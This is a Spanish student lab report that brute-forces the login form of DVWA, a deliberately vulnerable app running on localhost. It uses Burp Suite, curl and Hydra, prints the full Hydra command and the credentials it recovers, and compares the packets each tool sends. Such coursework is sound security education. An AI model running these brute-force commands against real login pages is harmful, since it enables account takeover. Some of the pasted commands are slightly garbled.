

UNIVERSIDAD DIEGO PORTALES

LAB 2 CRIPTOGRAFÍA Y SEGURIDAD EN REDES

Profesor: Nicolas Boettcher

Sebastian Astudillo

14 de abril del 2023

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	3
2.1. Levantamiento de docker para correr DVWA (dvwa)	3
2.2. Redirección de puertos en docker (dvwa)	3
2.3. Obtención de consulta a replicar (burp)	3
2.4. Identificación de campos a modificar (burp)	4
2.5. Obtención de diccionarios para el ataque (burp)	5
2.6. Obtención de al menos 2 pares (burp)	5
2.7. Obtención de código de inspect element (curl)	6
2.8. Utilización de curl por terminal (curl)	7
2.9. Demuestra 5 diferencias (curl)	7
2.10. Instalación y versión a utilizar (hydra)	8
2.11. Explicación de comando a utilizar (hydra)	8
2.12. Obtención de al menos 2 pares (hydra)	8
2.13. Explicación paquete curl (tráfico)	9
2.14. Explicación paquete burp (tráfico)	10
2.15. Explicación paquete hydra (tráfico)	11
2.16. Mención de las diferencias (tráfico)	11

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA

(Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Leyendo la documentación de DVWA en github, se puede notar que hay una sección llamada Docker Container en donde indica el comando para montar el docker, el cual es el siguiente:

```
dockerrun --rm -it -p80:80vulnerable/web - dvwa
```

En donde se indica que se ejecutara en el localhost en el puerto 80.




Figura 1: Captura de pantalla de DVWA

2.2. Redirección de puertos en docker (dvwa)

Como se ve en la sub sección anterior en el comando se indica la redirección de puerto. La flag utilizada es la siguiente:

```
-p 80:80
```

2.3. Obtención de consulta a replicar (burp)

Luego de iniciar sesión en DVWA creamos la BD con el botón que se muestra en la misma pagina.




Figura 2: Create DB

Figura 3: Form de login

A continuación nos dirigimos a la pestaña **Brute Force** en donde vemos un login.

Se prueba un login aleatorio para ver como se envían los parámetros, al hacerlo notamos que los envía por texto plano en la url, como se ve a continuación:

```
http://127.0.0.1/vulnerabilities/brute/?username=ggg&password=ggg&Login=Login#
```

En donde,

```
http://127.0.0.1/vulnerabilities/brute/
```

corresponde a la dirección a la cual se le enviaron parámetros,

```
?username=ggg
```

corresponde a la parámetro de username, el cual tiene un valor de ggg,

```
&password=ggg
```

corresponde a el parámetro password, el cual tiene valor ggg y por ultimo

```
&Login=Login#
```

lo que en primera instancia indicaría un login fallido.

2.4. Identificación de campos a modificar (burp)

Como se vio en la sub sección anterior se identificaron 2 campos, username y password, ahora se le indicara a Burpsuite que estos campos debe modificar.

Figura 4: Captura de pestaña intruder de Burpsuit

En la figura anterior se puede notar un símbolo un tanto extraño antes y después de los 'ggg' que se usaron para el login, estos son los flag que le indican a Burpsuit que valores debe cambiar.

2.5. Obtención de diccionarios para el ataque (burp)

En primera instancia se buscaron 2 diccionarios genericos de SecList, disponibles en [GitHub](#), en donde se cuenta con bastantes diccionarios, inicialmente se utilizó 'top-usernames-shortlist.txt' el cual cuenta con 17 usuarios y se utilizó '2020-200_most_used_passwords.txt', la que cuenta con 200.

Luego de esperar muchísimo tiempo se lograron obtener algunos pares, de todas formas los que se terminaron utilizando fueron los usuarios filtrados de dvwa, los cuales son los siguientes: gordonb, 1337, admin, pablo y smithy, para maximizar los aciertos junto con el diccionario de passwords anteriormente mencionado.

2.6. Obtención de al menos 2 pares (burp)




Figura 5: Captura con los pares encontrados

En la figura anterior se logran ver los siguientes pares encontrados.

1. gordonb: abc123
2. smithy:password
3. admin: password
4. pablo: letmein

¿Como podemos saber que estos usuarios están correctos? Burpsuite entrega el length del código html de la pagina post prueba de pares de usuario y contraseña y se puede evidenciar un patrón en las contraseñas que son correctas y las que no. Se comprobó manualmente los pares, para confirmar esta teoría.

2.7. Obtención de código de inspect element (curl)




Figura 6: Captura de Curl utilizando inspect element

```
curl 'http://127.0.0.1/vulnerabilities/brute/?username=admin&password=password&Login=Login'
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7'
-H 'Accept-Language: en-US,en;q=0.9'
-H 'Cookie: PHPSESSID=88p1gbh4g2n70i3hen8b2elsl0; security=low'
-H 'Proxy-Connection: keep-alive'
-H 'Referer: http://127.0.0.1/vulnerabilities/brute/'
-H 'Sec-Fetch-Dest: document'
-H 'Sec-Fetch-Mode: navigate'
-H 'Sec-Fetch-Site: same-origin'
-H 'Sec-Fetch-User: ?1'
-H 'Upgrade-Insecure-Requests: 1'
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36'
-H 'sec-ch-ua: "Not:A-Brand";v="99", "Chromium";v="112"
-H 'sec-ch-ua-mobile: ?0'
-H 'sec-ch-ua-platform: "macOS"
-compressed
```

2.8. Utilización de curl por terminal (curl)

Se utilizó el comando curl y se le agregó el código de la sub sección anterior. Mostrando por consola el código html.

```
Terminal Shell Edit View Window Help
seba@MacBook-Pro-de-Seba ~ % curl 'http://127.0.0.1/vulnerabilities/brute/?username=admin&password=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: en-US,en;q=0.9' \
-H 'Cookie: PHPSESSID=8801pbh4q2n78i3hen8b2e1s10; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://127.0.0.1/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36' \
-H 'sec-ch-ua: "Not:A-Brand";v="99", "Chromium";v="112"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "macOS"' \
--compressed --output a.txt
% Total    % Received   Speed     Time      Time     Current
          0       0      0     0     0     0 ---:---:--- ---:---:--- 0curl: (6) Could not resolve host: curl
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
    <link rel="icon" type="\image/ico" href="../../favicon.ico" />
    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>
  </head>
  <body class="home">
    <div id="container">
      <div id="header">
        
      </div>
      <div id="main_menu">
        <div id="main_menu_padded">
          <ul class="menuBlocks"><li class=""><a href="../../Home">Home</a></li>
<li class=""><a href="../../instructions.php">Instructions</a></li>
<li class=""><a href="../../setup.php">Setup / Reset DB</a></li>
</ul><ul class="menuBlocks"><li class="selected"><a href="../../vulnerabilities/brute/">Brute Force</a></li>
<li class=""><a href="../../vulnerabilities/exec/">Command Injection</a></li>

```

Figura 7: Comando en terminal.

2.9. Demuestra 5 diferencias (curl)

Se crearon 2 txt con las 2 salidas una valida y una invalida y se utiliza el comando diff para comparar los código txt.

```
[seba@MacBook-Pro-de-Seba Desktop % diff valido.txt invalido.txt
74c74
<           <p>Welcome to the password protected area admin</p>
---
>           <pre><br />Username and/or password incorrect.</pre>
107a108
> </html>%
\ No newline at end of file
seba@MacBook-Pro-de-Seba Desktop % ]
```

Figura 8: Comando diff

Solo se encontraron 2 diferencias en el código html, además de la imagen que se muestra en la pagina.

2.10. Instalación y versión a utilizar (hydra)

Para la instalación se utilizó el siguiente comando:

```
brew install hydra
```

Versión:

```
[seba@MacBook-Pro-de-Seba Desktop % hydra --version
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

hydra: illegal option -- -
```

Figura 9: Versión Hydra

2.11. Explicación de comando a utilizar (hydra)

Comando utilizado:

```
hydra -L top_users.txt -P password.txt
'http-get-form://127.0.0.1/vulnerabilities/brute/:username=USER&password=PASS&Login=Login:
H=Cookie: PHPSESSID=rmjjpdra3sjme789jp16imook7; security=low; security=low:F=Username and/or pass-
word incorrect'
```

En donde,

- -L se utiliza para indicar la lista de usuarios.
- -P indica la lista de passwords.
- http-get-form indica el protocolo y el método que se utilizará.
- USER es la parte de la url que se modificará con los usuarios.
- PASS es la parte de la url que se modificará con las passwords.
- H contiene las cookies.
- F el texto en el html que se buscará en caso de error.

2.12. Obtención de al menos 2 pares (hydra)

Por alguna extraña razón hydra solo se limitó a mostrar un par funcionando utilizando los mismos diccionarios.

```
[seba@MacBook-Pro-de-Seba Desktop % hydra -L top_users.txt -P password.txt 'http-
get-form://127.0.0.1/vulnerabilities/brute/:username=^USER^&password=^PASS^&Logi
n=Login:H=Cookie: PHPSESSID=rmjjpdra3sjme789jp16imook7; security=low; security=l
ow:F=Username and/or password incorrect'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-17 12:54:
59
[DATA] max 16 tasks per 1 server, overall 16 tasks, 136 login tries (1:17/p:8),
~9 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:username=^U
SER^&password=^PASS^&Login=Login:H=Cookie: PHPSESSID=rmjjpdra3sjme789jp16imook7;
security=low; security=low:F=Username and/or password incorrect
[80][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-04-17 12:55:
```

Figura 10: Par encontrado por hydra

2.13. Explicación paquete curl (tráfico)




Figura 11: Captura de Curl

El paquete tiene un largo de 912 y cuenta con la información del navegador y sistema operativo después de las cookies.

2.14. Explicación paquete burp (tráfico)




Figura 12: Captura de BurpSuite

Lo único que pareció particular de este paquete fue el largo el cual corresponde a 858 y que antes de las cookies incluye bastante información del sistema operativo y el navegador utilizado.

2.15. Explicación paquete hydra (tráfico)




Figura 13: Captura de Hydra

El largo del paquete es de 264 y no incluye información adicional con respecto a desde donde se hizo el ataque.

2.16. Mención de las diferencias (tráfico)

Las principales diferencias entre Hydra con Curl y BurpSuite es el largo del paquete, haciendo fácil la diferenciación desde donde se hizo el ataque. Por otro lado es fácil diferenciar entre Curl y BurpSuite dado el orden de los parámetros en el payload.

Conclusiones y comentarios

Los métodos de ataque a través de Burp Suite y Curl fueron similares en su enfoque, pero el primero parecía ser más sencillo de implementar. Sin embargo, para futuros ataques, sería apropiado revisar las diversas opciones que ofrecen las herramientas para diferentes tipos de ataques, o incluso buscar nuevas herramientas que puedan ser más efectivas en el objetivo deseado. Es importante considerar que la selección de herramientas adecuadas puede tener un impacto significativo en la eficacia y éxito de un ataque. Por lo tanto, es importante estar al tanto de las opciones disponibles y estar dispuesto a explorar nuevas herramientas que puedan mejorar las posibilidades de éxito en futuros ataques.

Si se tuviera que elegir una herramienta para este tipo de ataques, se utilizaría Burpsuit por la facilidad de su uso, a pesar de ser mas lento el proceso de configuración utilizando su interfaz gráfica.